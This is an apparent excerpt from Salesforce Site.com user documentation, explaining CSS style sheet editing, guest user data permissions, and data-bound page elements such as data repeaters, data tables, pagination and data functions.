Position	When used in conjunction with the Absolute or Relative positioning options, these four properties place page elements outside the normal flow of the document. Enter a value in the text boxes as appropriate and select a unit of measurement in the respective drop-down lists. • Top sets how far the top edge of an element is above or below the top edge of the parent element. • Bottom determines how far the bottom edge of an element is above or below the bottom edge of the parent element. • Right sets how far the top edge of an element is to the right or left of the right edge of the parent element. • Left defines how far the left edge of an element is to the right or left of the left edge of the parent element.
Z-index	Specifies the order in which elements overlap each other when they need to be rendered in the same space. An element with a greater z-index value covers an element with a lower value. The default value is 0. Click and to increase and decrease the z-index, or enter a value in the text box.
Float	Floats a page element to the left or right so that subsequent elements—text for example—wrap around the floating page element. • floats the page element to the left. • floats the page element to the right. • **None** removes an existing float setting.
Clear	Specifies whether the selected page element allows floating page elements beside it. • moves the page element below any floating page element on its left. • moves the page element below any floating page element on its right. • moves the page element below floating page elements on either side. • **None** removes existing float settings.
Visibility	Specifies whether the selected page element is visible. • Visible is the default value. • Hidden hides the page element and renders an invisible rectangle in its place. • Collapse is used to hide table elements. (For other page elements, it has the same result as hidden.) **Note:** Invisible page elements still occupy the same space in the page's layout.

Property	Description
Overflow	Specifies whether the content of a page element should be clipped when it overflows its area. • Visible does not clip the content. • Hidden clips the content. • Scroll clips the content, but provides scroll bars so that users can view the remaining content. • Auto is dependent on the browser, but should display a scroll bar to view the rest of the content.

The Dimensions Section

Property	Description
Width	Sets the width of the selected page element. Enter a value in the `Width` text box and select a unit of measurement. Select Inherit to use the width of the parent page element.
Height	Sets the height of the selected page element. Enter a value in the `Height` text box and select a unit of measurement. Select Inherit to use the height of the parent page element.
Margins	Sets the width of the page element's margin, which is the space between its border and outer edge. Set the margins for all four sides by entering a value in the `All` text box, or add margins to the top, right, bottom, or left sides as required.
Padding	Sets the width of the page element's padding, which is the space between its content and border. Set the padding for all four sides by entering a value in the `All` text box, or add padding to the top, right, bottom, or left sides as required.

The Borders Section

Property	Description
Type	Specifies whether to set border properties for each side separately or for all four sides.
Style	Sets the border's style such as dashed, dotted, or double.
Color	Sets the border's color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Thickness	Specifies the border's thickness. Enter a value in the `Thickness` text box and select a unit of measurement. Alternatively, select Thin, Medium, or Thick.

The Tables Section

Property	Description
Border Collapse	When designing tables: • Collapse uses a common border between cells • Separate gives each cell its own border
Horizontal Spacing	Sets the horizontal distance that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is used only if Border Collapse is set to Separate.
Vertical Spacing	Sets the vertical spacing that separates cell borders. Enter a value in the text box and select a unit of measurement. This value is only used if Border Collapse is set to Separate.


Using the Style Pane

Understanding the Style Sheet View in Site.com

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When working with style sheets, you can add style items, organize them into groups, and edit the CSS code directly. Open a style sheet on the Overview tab by double-clicking it or hovering over it and clicking > **Edit**. The style sheet opens as a new tab.



- Using the toolbar (1), you can import a style sheet and edit the style sheet's CSS code directly.
- Using the style sheet pane (2), you can:
  - ◊ Create style items and groups
  - ◊ Preview, edit, and delete style items
  - ◊ Move style items and groups by dragging them to the correct location
  - ◊ Add a CSS reset
- Using the Style Preview section (3), you can preview and manually edit a selected style item.

  Note: You can't preview at-rules, such as `@media` or `@font-face`, in the Style Preview section.

- Using the visual CSS editor (4), you can define the CSS properties for the selected style item.

Creating and Using CSS Style Sheets
Cascading Style Sheets Overview

Creating and Using CSS Style Sheets

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A default style sheet called "Site Style Sheet" is included with every site you create. However, if you're familiar with CSS and need multiple style sheets, you can create new ones to use in your site.

To create a style sheet:

1. Click **Style Sheets** > **New** on the Overview tab. Alternatively, click **New Style Sheet** in the Style Sheets view.
2. Enter a name for the style sheet.
3. Click **Apply**. The style sheet opens.
4. Add style items and groups to the style sheet.

Note:

- Style sheet names can only contain alphanumeric characters, hyphens, colons, and underscores.
- You can also import a CSS file to use in your site.

After you create a new style sheet, you must attach it to a page to apply its styles to the page.

To attach a style sheet to a page:

1. Select the page in the Page Structure pane.
2. In the Style Sheets section of the Properties pane, click .
3. Select the style sheet in the list that appears.
4. Attach the style sheet to the page by clicking beside the drop-down list.

Tip: If you used a page template to create your site pages, the quickest way to include the new style sheet on every pages is to attach it to the template. This automatically includes a reference to the style sheet in every page that's based on the template.

Creating Style Sheet Items and Groups

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When adding style items to style sheets, you can define CSS classes and IDs, or you can redefine the formatting of HTML tags such as `body` or `h1`. When you change the CSS style of an HTML tag, anything formatted with that tag is immediately updated.

Creating Style Items

To open a style sheet, double-click it in the Style Sheets view of the Overview tab, or hover over it and click > **Edit**.

If you're very familiar with CSS and prefer coding by hand, click **Edit Style Sheet Code** to edit the style sheet directly using the CSS editor. Additionally, to add at-rules (for example, `@media`), you must edit the style sheet directly.

Alternatively:

1. Select the style sheet and click > **Insert Style Item**.
2. Enter the name of the style item:
   - To redefine the default formatting of a specific HTML tag, enter the HTML tag name—for example, `body` or `h1`.
   - To create a CSS class, enter the class name and ensure that you include a period before it—for example, `.classname`.
   - To create a CSS ID, enter the ID name preceded by `#`—for example, `#contentID`.
3. Click **Apply**.
4. Add style definitions by either:
   - Setting style properties in the visual style editor on the right
   - Typing CSS styles in the text box in the Style Preview section and clicking **Save**

As you modify the definition of a selected style item, you can see how your changes appear in the Style Preview section.

Tip:

- A class name must begin with a period or it will not be recognized as a CSS class.
- An ID name must begin with `#` or it will not be recognized as a CSS ID.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Class and ID names can contain alphanumeric characters, hyphens, and underscores only, and can't begin with a number or include spaces.

Creating Style Groups

Use groups to organize your CSS logically. This makes it easier to locate and maintain styles.

When the style sheet is open:

1. Select the style sheet and click > **Insert Style Group**.
2. Enter a name for the group and click **Apply**.
3. To add a new style to the group, select the group and click > **Insert Style Item**. To add an existing style to the group, drag it onto the folder icon.

Assigning Style Items

After you've created styles, you can assign them to the pages and pages elements of your site.

To assign a class to a page or page element, select it and either:

- Type the class name in the `Class` field of the Properties pane.
- Select **Class** in the Style pane, start typing the name, and select it in the list that appears.

To assign an ID to a page or page element, either:

- Type the ID name in the `ID` field in the Properties pane.
- Select **ID** in the Style pane and select it in the drop-down list.

Using CSS Reset

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Every browser has set presentation defaults, but unfortunately they aren't standardized across all browser types. This means that when you use CSS to style your site, it may not render as expected when you view it in different browsers. For example, browsers differ in how they display:

- Unordered and ordered lists
- Top and bottom margins for headings
- Indentation distances
- Default line-heights

A CSS reset cancels the differences between browsers to control how browser elements are presented to the end user. You can either use Site.com's CSS reset, or you can add your own CSS reset code.

To use Site.com's CSS reset:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking > **Edit**.
2. Click > **Insert CSS Reset**.
3. Ensure the CSS reset is positioned at the top of the style sheet. To move it, drag it to the correct location in the pane on the left.

To add your own CSS reset code:

1. In the Style Sheets view on the Overview tab, open the style sheet by double-clicking it, or hovering over it and clicking > **Edit**.
2. Click **Edit Style Sheet Code** to open the CSS editor.
3. Paste the code at the top of the style sheet code.
4. Click **Save and Close**.

Creating and Using CSS Style Sheets
Cascading Style Sheets Overview

WORKING WITH DYNAMIC DATA

Site.com Data Services Overview

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Here are a few ways you can use Site.com data services:

- Publish a catalog of products—List your company's products and include information, such as model numbers and prices, pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.
- Create a realtor website—Display current listings filtered by city or price.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.

So how does it all work? Several data-bound page elements let you retrieve and display your data, or collect data from your site visitors.

Data tables connect to Salesforce objects, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table.

Data Repeaters and data elements combine to let you connect to standard and custom objects, retrieve data, and dynamically display it on your site's pages. Together, the data repeater and data elements result in a "repeating template" that offers you the greatest flexibility for displaying one or more records on the page.

Data functions let you perform calculations on data retrieved from objects and display the result on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

Nested repeaters let you retrieve data from objects with a parent-to-child relationship.

Forms and form fields combine to let you collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

Data Services Considerations

- To allow guest users to view the data in or submit data to a Salesforce object, you must set the object's data access permissions.
- When working with assets, the easiest way to take advantage of Site.com data services is to import the files into your website, and store a relative URL to these assets in your standard or custom object. See Storing Assets to Use with Salesforce Objects on page 3367.

- If you add a data-bound page element to your site and then subsequently change a field type in the Salesforce object it's connected to—for example, changing a text field to a picklist—the data-bound page element will no longer work. You must reconfigure the data-bound page element to reference the updated field.
- If you update data in an object that's connected to a data table, data repeater, or data function, the changes are reflected automatically on the live site. To control this, you can add a picklist field to the object to specify when a record is approved to go live. Then you can use the field to filter the records by approved status, so only approved records appear on the live site.

Accessing Data in Related Objects Overview
Adding Pagination to Data Repeaters and Data Tables
The Default, Error, and No Data Views

Setting Data Access Permissions for Salesforce Objects

Sites built with Site.com are publicly available, so visitors access the site via the Guest User license that's associated with the site.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level AND "Manage Users" AND "Customize Application"

By default, site visitors can access information made available in an active public site, such as the site's pages and assets. However, to allow guest users to view or submit data to a Salesforce object, you must modify the object's permission in the site's guest user profile. Each site has a separate Guest User license, so you can control guest access to Salesforce objects on a per-site basis.

To edit the site's guest user profile:

1. On the Overview tab of Site.com Studio, click **Site Configuration** and click ***`Site Name`*** **Profile**. Alternatively, if you're adding a data repeater, data table, data function, or form to the page, click **go to the guest user profile** in the item's dialog box.
2. In the site's guest user profile, enable the "Read" permission on the standard or custom objects you want to retrieve data from using data repeaters, data tables, or data functions. Enable the "Create" permission on the objects you want to submit data to using forms. All permissions that aren't set by default must be set manually.
3. If required, modify the field-level security of an object.

See Also:

Storing Assets to Use with Salesforce Objects
Site.com Data Services Overview

Storing Assets to Use with Salesforce Objects

Because websites built with Site.com are publicly available, site visitors don't have the security privileges required to view images and documents stored in your Salesforce objects, which are available to authenticated users only.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Therefore, the easiest way to take advantage of Site.com data services is to import the files into Site.com, and instead store a relative URL to these assets in your standard or custom object. Alternatively, if your images or files are hosted elsewhere and readily available on the Internet, you can use an absolute URL.

For example, let's say you want to use a custom object called "Catalog" to build a Catalog site page that displays product details and images. Before you begin building the Catalog site page, you would:

1. Import the product images into your Site.com site.
2. In the Catalog object, create a field to store the relative URL of the image, such as `Image URL`.
3. For each product record, add the relative path of the image. This URL is relative to the site, so if you upload `widget.png` to your site, the relative path is `/widget.png`. URLs are case sensitive.

Then, when you add a data table, or a data repeater and data elements to the Catalog site page to display the product data, you can reference the `Image URL` field to dynamically display each product's image on the page.

Setting Data Access Permissions for Salesforce Objects
Site.com Data Services Overview

DYNAMICALLY RETRIEVING AND DISPLAYING DATA

Dynamically Retrieving Data with Data Repeaters

Use a data repeater to connect to a standard or custom Salesforce object and retrieve a data set based on the filter criteria that you specify. When you combine a data repeater with data elements, custom code, or content blocks, you can create a "repeating template" that displays one or more records on the page.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level AND "Manage Users" AND "Customize Application"

To add a data repeater to a page:

1. Drag a **Data Repeater** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's "Read" permission, and refresh the list.
- For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select `Equals` to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you're adding pagination, specify the number of results to display per page in the `Results per page` field.
7. Click **Save**.

Next, you must add either data elements, custom code, or content blocks to the data repeater to display the data it retrieves.

Site.com Data Services Overview

Displaying Data Using Data Elements

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A data element, which must be contained in a data repeater, binds to a field in the object that the data repeater is connected to. Each data element acts as a placeholder that is replaced with the field's data when the page loads. Combined, the data repeater and data elements result in a "repeating template" that displays one or more records on the page.

You can use data elements to display plain text, formatted text (for dates and numbers), or images. You can also add hyperlinks to data elements to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed in the data repeater based on their selection. See Data Filtering Examples on page 3389.

1. Drag a **Data Element** from the Page Elements pane onto the data repeater. You can't add data elements to anything but a data repeater.
2. Select the field to display. To customize how the field's data is displayed, click **Customize**.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site. You can also select a field to use for the alternative text or enter custom text.

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
5. Select the link type.

Option	Description
A URL	Lets you link to a Web page by: • Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. • Choosing a field that you want to reference and clicking **Customize** to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.) You can also customize the URL—for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an `Email` field, enter the merge field, such as `{!email}`, in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text.
   The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The data element is displayed on the page as a merge field. To test the output, preview the page.

Displaying Data Using Content Blocks

Displaying Data Using Custom Code

In addition to data elements, you can also use custom code as an alternative way to display data in a data repeater. It's particularly useful for displaying field data that's inline with text.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To add custom code to a data repeater:

1. Drag a **Custom Code** page element from the Page Elements pane onto the data repeater.
2. To access the fields of the object the data repeater is connected to, type `{!` and double-click the expression that you want to display.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Add any additional expressions or text you require. For example:

```
To contact {!Name}, call {!Phone}.
```

   where `{!Name}` and `{!Phone}` are placeholders for the values of the `Name` and `Phone` fields of each record.

4. Click **Save and Close**.

Displaying Data Using Content Blocks

In addition to data elements and custom code, you can also use content blocks as an alternative way to display data in a data repeater. It's particularly useful for displaying field data that's inline with text.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To add a content block to a data repeater:

1. Drag a **Content Block** page element from the Page Elements pane onto the data repeater.
2. Enter the name of the field you want to display using an expression. For example, `{!Name}`.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Add any additional expressions or text you require. For example:

   ```
   To contact {!Name}, call {!Phone}.
   ```

   where `{!Name}` and `{!Phone}` are placeholders for the values of the `Name` and `Phone` fields of each record.

   You can also use expressions if you're adding a hyperlink to the content block.

4. Click **Save**.

Dynamically Retrieving Data with Data Tables

Use a data table to connect to a standard or custom Salesforce object, retrieve a data set based on the filter criteria that you specify, and display one or more record as rows in the table. A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level AND "Manage Users" AND "Customize Application"

To add a data table to the page:

1. Drag a **Data Table** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

Note:

- For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's “Read” permission, and refresh the list.
- For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don’t select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object’s fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select `Equals` to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
   d. Set the value of the filter. If you’re using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you’re using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you’re working with an object that contains user data, you could sort your results by gender first and then by name.
5. In Limits, you can limit the number of returned results. For example, if you’re only interested in the top five results, enter `5` in the `Limit results to` field.
6. If you’re adding pagination, specify the number of results to display per page in the `Results per page` field.
7. Click **Next**.
8. Add available fields to the table by double-clicking a field, or selecting it and clicking >.
9. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
10. Click **Save**.

Note: You can’t add page elements to a data table. However, you can add additional columns to a data table by selecting it and clicking **Edit**. On the Select Fields screen, select the additional fields and save your changes.

After you’ve added the data table to the page, you can use the Properties pane to:

- Provide a short heading or summary of the table’s purpose in the `Caption` field. The caption appears above the table, and complies with W3C accessibility standards for screen reader users.
- Hide the column headings by deselecting `Show Column Headings` in the Table section.
- Make the columns sortable by selecting the jQuery Flexigrid theme in the Theme section and selecting `Enable Sorting`. The theme also changes the appearance of the table.

- Change the name of a column by selecting the column cell and updating its name in the `Column Heading` property in the Data Table section.

Editing Columns in a Data Table

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A data table's columns bind to the fields of the object it's connected to. Each column cell acts as a placeholder that is replaced with the field's data when the page loads.

You can display plain text, formatted text (for dates and numbers), or images in the column cells. You can also add hyperlinks to column cells to allow site visitors to navigate to another page, such as a detailed description, or to refresh the data displayed in the data table based on their selection. See Data Filtering Examples on page 3389.

To edit a column:

1. Double-click the column cell in the data table.
2. Select the field to display. To customize how the field's data is displayed, click **Customize**.

   Note: The object's fields are listed first, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.

3. Select the display type.

Option	Description
Text	Lets you display the field's data as plain text.
Formatted text	Lets you choose from several text display formats if you're working with dates, times, or currency.

Option	Description
Image	Lets you display the field's data as an image if the field contains an image URL. The URL can be absolute or relative to the site. You can also select a field to use for the alternative text or enter custom text.

4. To create a hyperlink, select `Add a hyperlink`. Otherwise, go to step 8.
5. Select the link type.

Option	Description
A URL	Lets you link to a Web page by: • Choosing a field that you want to reference, such as a field that stores the relative URLs of PDFs you uploaded to your site. • Choosing a field that you want to reference and clicking **Customize** to add an absolute URL or to create a custom link, such as a URL query string.
An item in your site	Lets you link to a page, image, or file in the site by selecting the item type and then selecting the item. (If you can't see the list of items, place your cursor in the `URL` field and press the DOWN key on your keyboard.) You can also customize the URL—for example, by creating a URL query string.
An email	Lets you link to an email message by entering the recipient's address, and the message subject and body. You can use merge fields to access the object's fields. For example, if an object has an `Email` field, enter the merge field, such as `{!email}`, in the Email address text box. When the link is clicked, it opens a new message window in the user's email client and adds the appropriate email address to the To: field.

6. Optionally, enter a tooltip by selecting the required field or clicking **Customize** to add custom text.
   The tooltip displays as a pop-up when the user hovers over the link.
7. If you're linking to a URL or an item in your site, specify where the item should open.

Option	Description
Popup window	Loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
New window (_blank)	Loads the item into a new, unnamed browser window.
Same window (_self)	Loads the item into the same frame or window as the link. This is the default setting.
Topmost window (_top)	Loads the item into the topmost parent frameset or window of the frame that contains the link.
Parent window (_parent)	Loads the item into the parent frameset or window of the frame that contains the link.

8. Click **Save**.

The column is displayed on the page as an expression. To test the output, preview the page.

To change the name of a column, select the column cell and update the name in the `Column Heading` field of the Properties pane.

Site.com Data Services Overview

Adding Pagination to Data Repeaters and Data Tables

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Events let you add interactive and animated effects to the pages and page elements of your website. When using data repeaters and data tables, you can add pagination events so users can easily page through the displayed data. This is particularly useful when working with large amounts of data.

For example, if you've added a data repeater that displays all the users in an organization, you can add pagination to help users navigate through the data. You can add three pagination events:

- Previous Page
- Next Page
- Go To Page

Creating Previous and Next Pagination

You can create previous and next buttons so users can move through the data one page at a time. The process for creating both buttons is the same.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a button to the page.
4. In the Properties pane, change the Button Name to Previous Page or Next Page as appropriate.
5. In the Events pane, select the click event.
6. When the Actions box appears, click + and select the Previous Page or Next Page action.
7. In the Target Element, select the data repeater or data table.
8. Click **Save**.

Creating GoTo Pagination

Creating GoTo navigation is similar to creating the previous and next buttons, but you must add an input field so users can specify what page they what to go to.

1. Create your data repeater or data table.
2. In the data repeater or data table, be sure to specify how many records to display per page in the Limits section.
3. Drag a **Number** field onto the page.
4. In the Properties pane, change the field's Label Name to something that makes sense. For example, Enter Page Number.
5. Drag a **Button** onto the page.
6. In the Properties pane, change the Button Name to GoTo Page.
7. In the Events pane, select the click event.
8. When the Actions box appears, click + and select the Go To Page action.
9. In the Target Element, select the data repeater or data table.
10. For Input Field ID, select the field you created in step 3.
11. Click **Save**.

Available Events and Actions

Using Data Functions

A data function lets you connect to a standard or custom Salesforce object, perform calculations on the returned results, and display the calculation on the page. For example, for a particular field in an object, you can use a data function to calculate the total value or the average amount of all returned records.

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level AND “Manage Users” AND “Customize Application”

To add a data function to a page:

1. Drag a **Data Function** from the Page Elements pane onto the page.
2. Select the object that you want to connect to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's “Read” permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.

3. Optionally, in Filters, select criteria to filter your data set. If you don’t select any criteria, all the data from the item is returned.

a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
b. Select the operator to control how results are filtered. For example, select `Equals` to return an exact match.
c. Select the source of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

4. In Functions, select a function:

Option	Description
Count	Counts the number of records that contain a value for the selected field. For example, if an object contains 30 records, but only 25 records have a value in the field you specify, the result is 25.
Maximum	Returns the highest value of all the values for the selected field. Applies to numbers, strings, and dates.
Average	Calculates the average value of all records for the selected field. For example, if you have 20 records with a total value of $20,000 in the Price field, the average is $1,000. Only applicable to fields that contain numbers.
Minimum	Returns the lowest value of all the values for the selected field. Applies to numbers, strings, and dates.
Sum	Calculates the total value of all records for the selected field.

5. Select the field it applies to.
6. Click **Save**.

Improving Performance Using Caching
Data Filtering Examples

